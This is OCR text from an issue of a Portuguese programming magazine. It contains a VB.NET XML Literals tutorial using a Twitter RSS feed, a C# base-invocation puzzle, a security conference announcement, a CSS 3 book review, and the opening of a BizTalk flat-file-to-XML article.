
Embora não sejam uma novidade, já estando disponível há algum tempo, a verdade é que muitos programadores não usam, acredito que por desconhecimento, porque a necessidade de manipular ficheiros XML é cada vez maior, uma vez que este tipo de ficheiro tem assumido cada vez mais destaque. Muitos ficheiros, embora não tenham um extensão *.xml, são na realidade ficheiros XML, como é o caso de ficheiros de configuração, ficheiros RSS (Really Simple Syndication), relatórios, etc.

Os XML Literals trabalham sobre a API do LINQ to XML mas conseguem desempenhos iguais ou melhores, pois a conversão interna é optimizada e os resultados são realmente muito bons. Além disso, a forma como é apresentado no código torna mais simples a sua leitura e dá-mos a facilidade de utilizar intellissence e auto-indenting do código.

Um exemplo muito básico para ilustrar a sua estrutura pode ser o seguinte:

```
Dim msg = <msg>
              Artigo XML Literals
              Portugal-a-Programar
          </msg>

Console.WriteLine(msg.Value)
Console.ReadKey()
```

Isto irá gerar o seguinte resultado, preservando os espaços:



Mas vamos analisar exemplos mais completos.

Para mostrar mais exemplos iremos utilizar uma API do Twitter que permite ler os últimos tweets efectuados. Esta API permite, entre muitas outras coisa, ler as mensagens de determinado utilizador.

Este é um excerto do resultado obtido do feed para o utilizador vbtuga https://api.twitter.com/1/statuses/user_timeline.rss?screen_name=vbtuga, devidamente formatado para melhorar a visualização na revista:

```
<?xml version="1.0" encoding="UTF-8" ?>
<rss xmlns:atom="http://www.w3.org/2005/Atom" xmlns:georss="http://www.georss.org/georss"
- <channel>
    <title>Twitter / vbtuga</title>
    <link>http://twitter.com/vbtuga</link>
    <atom:link type="application/rss+xml" rel="self" href="http://api.twitter.com/1/statuses/user
    <description>Twitter updates from Jorge Paulino / vbtuga.</description>
    <language>en-us</language>
    <ttl>40</ttl>
  - <item>
      <title>vbtuga: Introdução à Programação em VBA - Microsoft Excel (promoção especial) htt
      <description>vbtuga: Introdução à Programação em VBA - Microsoft Excel (promoção especi
      <pubDate>Wed, 14 Mar 2012 01:25:39 +0000</pubDate>
      <guid>http://twitter.com/vbtuga/statuses/179740039251632131</guid>
      <link>http://twitter.com/vbtuga/statuses/179740039251632131</link>
      <twitter:source><a href="http://bit.ly" rel="nofollow">bitly</a></twitter:source>
      <twitter:place />
    </item>
  - <item>
      <title>vbtuga: SSIS 2012 Integration Services Book http://t.co/HCKSKPct</title>
      <description>vbtuga: SSIS 2012 Integration Services Book http://t.co/HCKSKPct</description
      <pubDate>Wed, 14 Mar 2012 00:50:40 +0000</pubDate>
      <guid>http://twitter.com/vbtuga/statuses/179731236229623808</guid>
      <link>http://twitter.com/vbtuga/statuses/179731236229623808</link>
      <twitter:source><a href="http://bit.ly" rel="nofollow">bitly</a></twitter:source>
      <twitter:place />
    </item>
```

NOTA: Por uma questão de formatação, o link para o rss do twitter será separado em várias linhas.

Para ler qual o link do deste utilizador, podemos utilizar o seguinte código, indicando o caminho completo para a sua localização:

```
Dim xDoc = XDocument.Load("https://
                          api.twitter.com/1/statuses/
                          user_timeline.rss?
                          screen_name=vbtuga")

Dim result = xDoc.<rss>.<channel>.<link>.Value

Console.WriteLine(result)
Console.ReadKey()
```

O resultado deste código será http://twitter.com/vbtuga

Para não declarar o tipo das variáveis e para que não sejam, por defeito, assumidas por Object, é necessário definir o **Option Infer On**. A declaração Option Infer On permite que não se indique o tipo de variável, sendo esta identificada efectuada automaticamente pelo compilador.

Isto é bastante útil e prático para LINQ ou para Lambda Expressions e pode ser activado ou desactivado a nível do projecto (Tools - Options - Projects and Solutions - VB Defaults) ou a nível do documento, através da declaração "Option Infer On" ou "Option Infer Off". Por defeito está definido para "On".

Mas voltando ao exemplo anterior, podemos simplificar o código utilizando a propriedade *Descendants*, que irá retornar todos os elementos descendentes que encontre na descrição especificada entre as chavetas <>.

```
Dim xDoc = XDocument.Load("https://
                          api.twitter.com/1/statuses/
                          user_timeline.rss?
                          screen_name=vbtuga")

Dim result = xDoc...<link>.Value

Console.WriteLine(result)
Console.ReadKey()
```

Caso existam várias tags com o mesmo nome, irá retornar o primeiro que encontrar, sendo necessário iterar sobre a colecção para mostrar todos os resultados encontrados.

```
Dim xDoc = XDocument.Load("https://
                          api.twitter.com/1/statuses/
                          user_timeline.rss?
                          screen_name=vbtuga")

For Each elem As XElement In xDoc...<item>
    Console.WriteLine(elem.<link>.Value)
Next

Console.ReadKey()
```

Neste exemplo serão apresentados todos os links de todos os itens, sendo efectuado um ciclo na colecção [Generic.IEnumerable(Of Xml.Linq.XElement)].

Como podem ver nos exemplos anteriores o código é bastante simples e fácil de analisar, mas podemos torna-lo mais interessante e útil, filtrando os nossos resultados, usando Lambda Expressions, mas poderíamos fazê-lo usando LINQ to XML:

```
Dim xDoc = XDocument.Load("https://
                          api.twitter.com/1/statuses/
                          user_timeline.rss?
                          screen_name=vbtuga")

Dim list =  xDoc...<item>.
                Where(Function(f)
                f.<title>.Value.Contains("Studio"))

For Each elem As XElement In list
       Console.WriteLine(elem.<link>.Value)
Next

Console.ReadKey()
```

Neste exemplo, estamos a mostrar todos os links de todos os itens que tenham a palavra “Studio” no titulo (tag <title>).

NOTA: Estes exemplos usam Visual Studio 2010 e por isso não utiliza o underscore para continuação de linha, não sendo no entanto necessário na construção do XML

Embedded Expressions

Mas se os exemplos anteriores são úteis e fáceis de utilizar, as Embedded Expressions não são menos úteis. As Embedded Expressions não são mais do que expressões que podemos utilizar embebidas no código, colocando a expressão entre as tags <%= expressão %> (sintaxe que é utilizado em ASP.NET), podendo assim adicionar dinamicamente informação aos ficheiros XML.

Desta forma, é muito simples usar uma lista, base de dados, etc para criar um ficheiro XML com a estrutura pretendida.

Um exemplo muito simples:

```
Dim variavel As Integer = 34

Dim result =
     <revista>
         <edicao>Nº <%= variavel.ToString() %>
           </edicao>
     </revista>

Console.WriteLine(result)
Console.ReadKey()
```

Neste exemplo o resultado será:

```
<revista>
        <edicao>Nº 34</edicao>
</revista>
```

Vamos agora ler a informação do twitter e criar uma nova lista apenas com o titulo e a data de publicação, usando LINQ to XML.

E o resultado:

```
Dim xDoc = XDocument.Load("https://
                          api.twitter.com/1/statuses/
                          user_timeline.rss?
                          screen_name=vbtuga")

Dim xmlFile= <?xml version="1.0" encoding="UTF-8"?>
             <twitter>
               <%= From item In
                       xDoc...<item> Select
                  <tweet>
                    <title>
                      <%= item.<title>.Value %>
                    </title>
                    <pubDate>
                      <%= item.<pubDate>.Value %>
                    </pubDate>
                  </tweet> %>
             </twitter>

xmlFile.Save("d:\twitterList.xml")
```

Neste caso estamos a criar elementos, mas podíamos criar apenas um elemento e depois definir atributos.

XML LITERALS

```
<?xml version="1.0" encoding="UTF-8"?>
<twitter>
  <tweet>
     <title>
           The Visual Studio 11 Beta Survey is
           Live! http://t.co/YWW0mHgT
     </title>
     <pubDate>
           Thu,   22   Mar   2012   21:40:40   +0000
     </pubDate>
  </tweet>

  <!-- Até ao final da lista do RSS -->
```

Neste exemplo criamos um contador utilizamos um Func Delegate (Lambda Expressions) e usamos LINQ to XML.

Usando este código, será criado um elemento por cada *tweet*, com os atributos **id**, **title** e **pubDate**.

```
Dim xDoc = XDocument.Load("https://
                      api.twitter.com/1/statuses/
                      user_timeline.rss?
                      screen_name=vbtuga")

Dim id As Integer
Dim f As Func(Of Integer) = Function()
                                id += 1
                                Return id
                            End Function

Dim xmlFile =
  <?xml version="1.0" encoding="UTF-8"?>
  <twitter>
      <%= From item In xDoc...<item> Select
        <tweet id=<%= f() %>
           title=<%= item.<title>.Value %>
           pubDate=<%= item.<pubDate>.Value %>/> %>
  </twitter>

xmlFile.Save("d:\twitterList.xml")
```

Vamos utilizar este ficheiro criado (twitterList.xml) para efectuar mais algumas operações.

Usando Atributos

O para ler atributos utiliza-se o caracter "@" para indicar qual o atributo a ler. O seguinte código selecciona o elemento com o id = 1 e depois mostra o atributo title.

Atenção que os XML Literals são *case sensitive* o que significa que as descrições tem de estar exactamente iguais (**Title** é diferente de **title**)

```
Dim xDoc = XDocument.Load("D:\twitterList.xml")

' Seleccionamos o elemento com o id = 1
Dim element = xDoc...<tweet>.
                    Where(Function(f) f.@id = 1)

' Mostra o valor do atributo title do elemento 1
Console.WriteLine(element.@title)

Console.ReadKey()
```

Modificar, Inserir e Apagar

O método para modificar, inserir e apagar elementos é muito semelhante e começa por seleccionar um elemento. Para modificar podemos fazer algo como:

```
Dim xDoc = XDocument.Load("D:\twitterList.xml")

Dim element = xDoc...<tweet>.
                    Where(Function(f) f.@id = 1)

element.Value = "Novo valor"

xDoc.Save("d:\twitterList.xml")
```

Seleccionamos o elemento, atribuímos um novo valor e no final gravamos. Mas como neste ficheiro estamos a guardar a informação em atributos, usamos a arroba para indicar o atributo a alterar em vez de alterar o valor do elemento:

```
Dim xDoc = XDocument.Load("D:\twitterList.xml")

Dim element = xDoc...<tweet>.
                    Where(Function(f) f.@id = 1)

element.@title = "Novo valor no atributo"

xDoc.Save("d:\twitterList.xml")
```

Para remover é necessário apenas invocar o método Remove():

```
Dim xDoc = XDocument.Load("D:\twitterList.xml")

Dim element = xDoc...<tweet>.
                    Where(Function(f) f.@id = 1)

element.Remove()

xDoc.Save("d:\twitterList.xml")
```

E finalmente para inserir um novo elemento:

```
Dim xDoc = XDocument.Load("D:\twitterList.xml")

Dim parent = xDoc.<twitter>.FirstOrDefault()

Dim element = <tweet title="..." pubDate="..."
                  id="100"/>

parent.Add(element)

xDoc.Save("d:\twitterList.xml")
```

Namespaces

XML Literals permite, como não poderia deixar de ser, utilizar namespaces. A sua declaração é efectuada através de um Import e o seu sintaxe é o seguinte:

```
Imports <xmlns:xmlNamespacePrefix =
                        "xmlNamespaceName">
```

Os XML namespaces são úteis para definir prefixos ou para adicionar referências a ficheiros de Schema (XML Schema Definition *.XSD).

```
<?xml version="1.0" encoding="UTF-8" ?>
<rss xmlns:atom="http://www.w3.org/2005/Atom" xmlns:georss="http:,
- <channel>
    <title>Twitter / vbtuga</title>
    <link>http://twitter.com/vbtuga</link>
    <atom:link type="application/rss+xml" rel="self" href="http://api.tw
    <description>Twitter updates from Jorge Paulino / vbtuga.</descrip
    <language>en-us</language>
    <ttl>40</ttl>
```

No caso do *feed* do *twitter* inicialmente utilizado (vem imagem anterior), caso quiséssemos ler o tipo (type) do atom:link utilizado teríamos de indicar o endereço do prefixo para depois podermos utilizar no código.

```
Imports _
  <xmlns:atom="http://www.w3.org/2005/Atom">

Module Module1

  Sub Main()

    Dim xDoc = XDocument.Load("https://
                      api.twitter.com/1/statuses/
                      user_timeline.rss?
                      screen_name=vbtuga")


    Dim result = xDoc...<atom:link>.@type

    Console.WriteLine(result)
    Console.ReadKey()

  End Sub

End Module
```

Conclusão

Como podem ver com estes exemplos apresentados, é bastante simples utilizar XML desta forma e muito claro de analisar o código pois o que indicamos é o que irá aparecer no resultado final (ficheiro).

> **… muito claro de analisar o código pois o que indicamos é o que irá aparecer no resultado final**

Usando as Embedded Expression permite-nos adicionar informação dinâmica ao resultado e em conjunto com LINQ to XML ou Lambda Expressions podemos ter muito mais controlo da forma como lê-mos informação.

Recursos interessantes:

Artigos XML Literals (blog pessoal) http://bit.ly/Hmegv9

MSDN XML in Visual Basic http://bit.ly/Hp2jCN

XML Literals Performance and Namespaces Explained (vídeo) http://bit.ly/HtAXdP

Inside LINQ to XML (vídeo) http://bit.ly/Hnq8fw

XML IntelliSense in Visual Basic http://bit.ly/HjbS76

AUTOR

Escrito por Jorge Paulino

Exerce funções de analista-programador numa multinacional sediada em Portugal. É formador e ministra cursos de formação em tecnologias Microsoft .NET/VBA, é Microsoft Office Specialist (MOS) e Microsoft Most Valuable Professional (MVP) desde 2009, em Visual Basic, pela sua participação nas comunidades técnicas. É administrador da Comunidade Portugal-a-Programar e membro de várias comunidades (PontoNetPT, NetPonto, MSDN, Experts-Exchange, CodeProject, etc). É autor do blog http://www.jorgepaulino.com - twitter @vbtuga

Media Partners da Revista PROGRAMAR

ENIGMAS DO C# - QUAL É A MINHA BASE?

(continuação da página 32)

O Resultado

```
C.A
```

Explicação

Segundo a especificação do **C#** (§10.6.4), o acesso a membros base desabilita o mecanismo de invocação virtual e simplesmente trata a invocação como uma invocação não virtual. Ou seja, a invocação é feita ao método definido na classe mais próxima da atual.

Daí que, apesar de ter sido adicionada uma implementação do método **GetInfo** à classe **B**, quando a *assembly* **A2** foi compilada este método não existia, pelo que, a invocação compilada foi ao método **GetInfo** da classe **A**.

Conclusão

Esta característica assume relevância quando se constroem bibliotecas para serem usadas como binários por outras aplicações ou bibliotecas.


Nestes casos, é sempre recomendável a implementação de todos os métodos virtuais das classes base para permitir incrementos de funcionalidade ou correções futuras sem que todas as *assemblies* existentes tenham de ser recompiladas.

Assim sendo, a correta implementação da classe **B** deveria ter sido:

```
public class B : A
{
    public override string GetInfo()
    {
        return base.GetInfo();
    }
}
```

Ligações

C# Reference



AUTOR

Escrito por Paulo Morgado
É licenciado em Engenharia Electrónica e Telecomunicações (Sistemas Digitais) pelo Instituto Superior de Engenharia de Lisboa e Licenciado em Engenharia Informática pela Faculdade de Ciências e Tecnologia da Universidade Nova de Lisboa. Pelo seu contributo para a comunidade de desenvolvimento em .NET em língua Portuguesa, a Microsoft premeia-o com o prémio MVP (C#) desde 2003. É ainda co-autor do livro "LINQ Com C#" da FCA.

Portugal vai receber pelo 3º ano consecutivo, a terceira edição do evento internacional Just4meeting - o Just4meeting 3.0".

Agendado para os dias 6 a 8 de julho, esta edição conta com workshops técnicos de até 2 horas e intervenções. O principal objetivo deste evento é dar a conhecer e partilhar conhecimentos e experiências sobre a Segurança Informática, aos profissionais de Informática e Tecnologia presentes.

Presenças internacionais confirmadas - Para este ano o evento já tem confirmado as presenças de alguns oradores internacionais como:

⇒ Raoul Chiesa

⇒ Alex Nunes

⇒ Taras Ivashchenko

⇒ Luiz Vieira

⇒ Michael Kemp

⇒ Ewerson Guimarães

⇒ Michelle Oru

⇒ Jorge Moura

⇒ Alexander Polyakov

⇒ Manfred Ferreira

Nas edições anteriores, o evento recebeu, para além de excelentes oradores portugueses, nomes internacionais, reconhecidos mundialmente, vindos de variados países, entre eles Brasil, Itália, Alemanha e Reino Unido.

Para esta edição de 2012, a Organização espera em média 80 pessoas, de diversos países.

Público-alvo do Evento

Profissionais de Informática, Estudantes que desejam se especializar na área de Segurança em Informática e estar por dentro das principais falhas e correcções nesta área, Administradores de Sistemas Informáticos.

A Revista PROGRAMAR felicita o evento, ao qual se associa como Média-Partner.

Análises

CSS 3

CSS 3

Título: CSS 3
Autor: Pedro Remoaldo
Editora: FCA
Páginas: 312
ISBN: 978-972-722-731-0

CSS 3 é um livro atual sobre a nova norma de Cascade Style Sheets destinado a quem já tem conhecimentos de HTML e CSS.

O primeiro impacto com o livro não é propriamente cativante, a capa é graficamente pouco interessante e o mesmo se passa no seu interior. Ao folhear o livro, ficamos com a sensação de que foi editado num corriqueiro editor de texto, muito longe das edições de referência mundial na área das tecnologias de informação. Tendo já vários anos de experiência no nosso mercado, onde se tornou uma referência, seria de esperar mais por parte da FCA no que toca ao aspeto gráfico.

Quanto ao essencial, o livro é uma boa ferramenta de apoio a quem faz desenvolvimento para a web, com explicações detalhadas, e por vezes com curiosidades históricas interessantes.

Cada propriedade é acompanhada por uma tabela de compatibilidade, onde é indicada a versão mais baixa do browser que a suporta, não sendo esquecidos os browsers dos dispositivos móveis, que ganham cada vez mais terreno. Sempre que possível é também indicada uma solução para versões mais antigas, ou mais recentes, dos browsers.


As especificidades dos browsers mais comuns são também abordadas, permitindo a quem usa CSS cobrir de forma bastante completa as propriedades que ainda não se encontram totalmente disponíveis em cada browser.

O facto do livro ser a preto a branco faz com que alguns exemplos fiquem mais pobres, em especial quando envolve a explicação dos modelos de cor e a utilização de gradientes. Para ultrapassar este pormenor, foi usada uma solução pouco ortodoxa, sendo alguns exemplos disponibilizados a cores na contra-capa.

O assunto é abordado na profundidade certa, sendo bastante focado na explicação e apresentado os detalhes essenciais sem se alongar desnecessariamente. Este foco permite fazer duas leituras distintas do livro, servindo tanto para ler de forma continua, para aprender e compreender melhor o CSS, ou como um guia de referência, neste caso mais por leitores que têm conhecimentos acima da média.

O livro é complementado por exemplos práticos e código fonte, disponíveis no site da editora, sendo os respectivos links indicados sempre que necessário.

Resumindo, CSS 3 é um bom livro para quem necessita de se actualizar ao nível das Cascade Style Sheets, servindo também como guia de referência.



AUTOR

Escrito por Fernando Martins
Faz parte da geração que se iniciou nos ZX Spectrum 48K. Tem um Mestrado em Informática e mais de uma década de experiência profissional nas áreas de Tecnologias e Sistemas de Informação. Criou a sua própria consultora sendo a sua especialidade a migração de dados.

COMUNIDADES

NetPonto - BizTalk Server–Transformar arquivos de texto (flat files em XML)


PtCoreSec–Segurança na WEB (Parte 1)

BIZTALK SERVER–TRANSFORMAR ARQUIVOS DE TEXTO (FLAT FILES EM XML)

Normalmente associamos as transformações de documentos aos mapas de BizTalk, mas a realidade é que existem dois tipos de transformações: as de estrutura (semântica) e as de representação (sintaxe). Estas últimas tipicamente ocorrem à entrada ou saída do BizTalk Server. Este artigo tem como objectivo ajudá-lo a compreender o processo de transformação de arquivos de texto (também chamados de Flat Files) num documento XML, bem como na validação da informação neles contida.

Este artigo pretende ser uma nota introdutória e destinada a quem está a dar os primeiros passos nesta tecnologia.

Um dos padrões mais antigos e comuns para a troca de mensagens é a utilização de arquivos texto (Flat Files) como: CSV (Comma Separated Values) ou TXT. Porém com a adopção do XML como formato de eleição na troca de mensagens, muitas vezes é necessário transformar arquivos texto em XML e vice-versa.




Embora ferramentas como Excel nos ajudem a interpretar um ficheiro destes, o processo é sempre interactivo e requer algumas dicas do utilizador para que o software consiga determinar onde separar os campos/colunas, bem como o tipo de dados de cada campo. Ora para um sistema de integração (Enterprise Application Integration) como o BizTalk Server, é preciso reduzir todas as ambiguidades, por forma a estas operações poderem ser efectuadas milhares de vezes com confiança e sem que seja necessário recorrer a um operador manual.


Mapa ou Schema Anotation?

Conforme referido na introdução, podemos caracterizar dois tipos de transformações existentes em BizTalk:

- **Transformações de Semântica**: este tipo de transformações ocorre por norma nos mapas de BizTalk. Aqui o documento mantem a mesma sintaxe com que é representado (XML), mas muda a sua estrutura/forma/semântica. Tipicamente são operações One-way, uma vez que quando extraímos e agregamos partes de informação de um documento e compomos um outro documento diferente, podendo perder detalhes importantes para se conseguir fazer a transformação inversa de volta ao documento original.



- **Transformações de Sintaxe**: é a transformação de um documento noutra representação, por exemplo de CSV para XML. Aqui o documento mantem os mesmos dados (semântica), mas muda a sintaxe com que é representado. Ou seja, traduzimos o documento mas não o modificamos em termos de estrutura. Por norma este tipo de transformação é bidireccional. Podemos aplicar a mesma lógica de transformação e voltar a obter um documento no seu formato original. Exemplos comuns destas transformações são também as conversões entre HL7 e XML, ou EDI e XML.



Nota: Neste artigo vamos falar apenas nas transformações de sintaxe. Se procura saber mais sobre a transformação de semântica, pode consultar os artigos “BizTalk Server - Princí-

pios Básicos dos Mapas" disponíveis na 33ª e 32ª edições da revista.

Como é que os arquivos de texto (Flat Files) são processados por BizTalk

Internamente, o tipo de mensagem preferido do BizTalk é o XML. Se as mensagens estiverem no formato XML o BizTalk "oferece" inúmeros automatismos muito úteis nestes ambientes, como por exemplo: o encaminhamento da mensagem com base num determinado campo (propriedade promovida); tracking e análise multidimensional de valores e dimensões no BAM (*Business Activity Monitoring*); ou a tomada decisões lógicas dentro das orquestrações (processos de negócio) usando elementos da mensagem.


Felizmente, o BizTalk suporta a conversão de arquivos de texto para XML de uma forma bastante simples e intuitiva usando para isso "Flat File Schemas" que são simples esquemas (*schemas*) XSD com anotações específicas. À primeira vista, isso pode parecer estranho, porque os esquemas XSD's são para descrever XML, no entanto o BizTalk usa-os como metadados para descrever não só os documentos XML mas também a representação em texto (*Flat file*). O truque é que todas as informações necessárias, como os símbolos delimitadores ou o tamanho do elemento num arquivo posicional, ou seja, as definições das regras de transformação ("*parsing*"), são embebidas em forma de anotações no *schema* XSD, simplificando logo toda a reutilização destes esquemas nos diferentes pontos do processo. Em qualquer ponto o documento poderá ser novamente traduzido para *Flat File* pois a definição é declarativa e simétrica.

Onde podem ocorrer as transformações de sintaxe?

Este tipo de transformações podem ocorrer nas pipelines de recepção e/ou de envio, geralmente os arquivos de texto (Flat Files) são processados em tempo de execução da seguinte forma:


- Os Flat Files são recebidos por um adaptador (Pasta no File System por exemplo)
- Uma pipeline aí configurada faz a transformação do Flat File no seu equivalente em XML;
- Um ou mais interessados no documento, como por exemplo uma orquestração, irá subscrever este documento XML e esta mensagem irá percorrer o processo de negócio. Nota, num cenário de pure messaging poderemos nem ter orquestrações;
- Se, e quando necessário, o BizTalk enviar as mensagens XML novamente como um documento de texto, é na porta de saída que o respetivo pipeline transformará desta vez no sentido inverso .

Conforme a imagem seguinte demonstra:



As *pipelines* de receção são compostas por 4 etapas, sendo que a transformação de sintaxe podem ocorrer em duas delas:


- **Decode Stage:** Esta etapa é usada para descodificar (decode) ou decifrar (decrypt) a mensagem. Descodificação é o processo de transformar informação de um formato para outro. As transformações de sintaxe podem ocorrer nesta etapa através de um componente "custom".
- **Disassemble Stage:** Esta etapa é usada para analisar (parse) e desmontar (disassemble) a mensagem. As transformações de sintaxe devem ocorrer nesta etapa. No exemplo que será demonstrado neste artigo, iremos utilizar o componente "*Flat file disassembler*" para transformar um documento de texto em XML.



- **Validate Stage:** Esta etapa é usada para validar o formato da mensagem – efectua a validação de um documento XML com um respectivo XML schema (XSD).
- **Resolve Party Stage:** Esta etapa é reservada para situações em que é preciso descobrir qual o originador/parceiro que nos enviou a mensagem. Por exemplo nos cenários de EDI, aqui estão os componentes que tratam das relações/acordos estabelecidos entre empresas (B2B).

No que diz respeito às pipelines de envio, elas são compostas por apenas 3 etapas, sendo que a transformação de sintaxe pode ocorrer em duas delas:

- **Pre-assemble Stage**: Esta etapa é usada para realizar acções sobre a mensagem antes de a mensagem ser serializada.



- **Assemble Stage**: É a operação inversa à etapa de **Disassemble Stage** na *pipeline* de recepção. É aqui que as transformações de sintaxe devem ocorrer.
- **Encode Stage**: É a operação inversa à etapa de **Decode Stage** na *pipeline* de recepção. As transformações de sintaxe podem ocorrer nesta etapa através de um componente *custom*.

Ferramentas necessárias

Conforme mencionado anteriormente, para resolvermos este problema teremos de criar obrigatoriamente dois componentes:

- **Flat File Schema:** que irá conter as definições das regras de transformação. Este tipo de artefacto pode ser criado manualmente ou a partir da ferramenta "BizTalk Flat File Schema Wizard".
- **Pipeline Receção/Envio:** que será responsável por transformar o Flat File e representá-lo no seu equivalente em XML ou vice-versa. Este artefacto pode ser criado utilizando o Pipeline Designer.


Flat File Schema Wizard

"*BizTalk Flat File Schema Wizard*" é uma ferramenta integrada no Visual Studio que permite ao programador facilmente e de forma visual efectuar transformação de arquivos de texto para documentos XML. Esta ferramenta suporta dois tipos de arquivos de texto:


- Flat Files Posicionais:

CABEÇALHOXXXXXXXXXXXXXXXXXXXX
CORPOXXXXXXXXXXXXXXXXXXXXXXXX
CORPOXXXXXXXXXXXXXXXXXXXXXXXX
RODAPÉXXXXXXXXXXXXXXXXXXXXXXX

Ou delimitado por símbolos:

